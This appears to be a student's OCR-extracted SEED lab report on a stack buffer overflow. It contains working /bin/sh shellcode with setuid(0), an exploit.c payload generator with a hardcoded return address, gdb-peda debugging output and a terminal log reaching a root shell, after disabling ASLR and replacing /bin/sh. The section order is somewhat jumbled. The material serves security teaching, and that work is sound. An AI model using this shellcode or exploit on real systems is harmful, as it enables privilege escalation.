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
Id : 1001740496


2.2 Task 1: Running Shellcode

In this program we launch a shell by executing a shellcode stored in a buffer and we see that a shell is invoked. We need to use the execstack option, which allows code to be executed from the stack; otherwise the program will fail.




2.3 The Vulnerable Program


We run a program that has buffer-overflow vulnerability. This task's output is to exploit this vulnerability and gain root privilege.




2.4 Task 2: Exploiting the Vulnerability

We fill the exploit.c with the following and we compile and run it.
strcpy(buffer+200,shellcode);
strcpy(buffer+ 0x24, "\xdf\xeb\xff\xbf");
We get the above values from running the given commands in screen shot. We first get into stack using gdb then we create a breakpoint . We then run it and then type n for the next line. Use str to get storage for bad files and p /x str to get address of badfile. And we find the final shell address value to be there by adding 200 to it. Therefore we get into the root shell. We get user id to root by changing the privileges of stack.c to root.









```
ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0x0
ESP: 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
EIP: 0x8048506 (<main+44>:      push   DWORD PTR [ebp-0xc])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484fb <main+33>: call   0x80483a0 <fopen@plt>
   0x8048500 <main+38>: add    esp,0x10
   0x8048503 <main+41>: mov    DWORD PTR [ebp-0xc],eax
=> 0x8048506 <main+44>: push   DWORD PTR [ebp-0xc]
   0x8048509 <main+47>: push   0x205
   0x804850e <main+52>: push   0x1
   0x8048510 <main+54>: lea    eax,[ebp-0x211]
   0x8048516 <main+60>: push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7fff000 --> 0x23f3c
0012| 0xbfffeb1c --> 0x0
0016| 0xbfffeb20 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffeb24 --> 0xf
0024| 0xbfffeb28 --> 0xb7ffd008 --> 0x0
0028| 0xbfffeb2c --> 0xb7fe3e60 (<check_match+304>:     add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
18      fread(str, sizeof(char), 517, badfile);
gdb-peda$ p /x &str
$1 = 0xbfffeb17
gdb-peda$ quit
[02/27/20]seed@VM:~/.../assign3$ gcc -o exploit exploit.c
[02/27/20]seed@VM:~/.../assign3$ ./exploit
[02/27/20]seed@VM:~/.../assign3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


We need to do the same program using python. We get the output as we get into the root shell. We get user id to root by changing the privileges of stack.c to root.

```
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
// ---- The code below is the same as the one in Task 2 ---
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    strcpy(buffer+200,shellcode);
    strcpy(buffer+ 0x24, "\xdf\xeb\xff\xbf");
  /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```




```
[02/28/20]seed@VM:~/.../assign3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/28/20]seed@VM:~/.../assign3$ sudo rm /bin/sh
[02/28/20]seed@VM:~/.../assign3$ sudo ln -s /bin/zsh /bin/sh[02/28/20]seed@VM:~/.../assign3$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
stack.c: In function ‘bof’:
stack.c:10:1: error: stray ‘\303’ in program
 strcpy(buffer, str); Â
 ^
stack.c:10:1: error: stray ‘\200’ in program
[02/28/20]seed@VM:~/.../assign3$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
[02/28/20]seed@VM:~/.../assign3$ sudo chown root stack
[02/28/20]seed@VM:~/.../assign3$ sudo chmod 4755 stack
[02/28/20]seed@VM:~/.../assign3$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ee: file stack.c, line 17.
gdb-peda$ r
Starting program: /home/seed/Documents/assign3/stack

[----------------------------------registers-----------------------------------]
EAX: 0xb7fbadbc --> 0xbfffeddc --> 0xbfffeff1 ("XDG_VTNR=7")
```







2.5 Task 3: Defeating dash's Countermeasure

We change /bin/sh to /bin/dash. In the first program we have commented the setuid(0) real user ID of the victim process so the uid is user seed. In the next program we invoke the setuid(0) which makes the uid =0 which makes it root user.






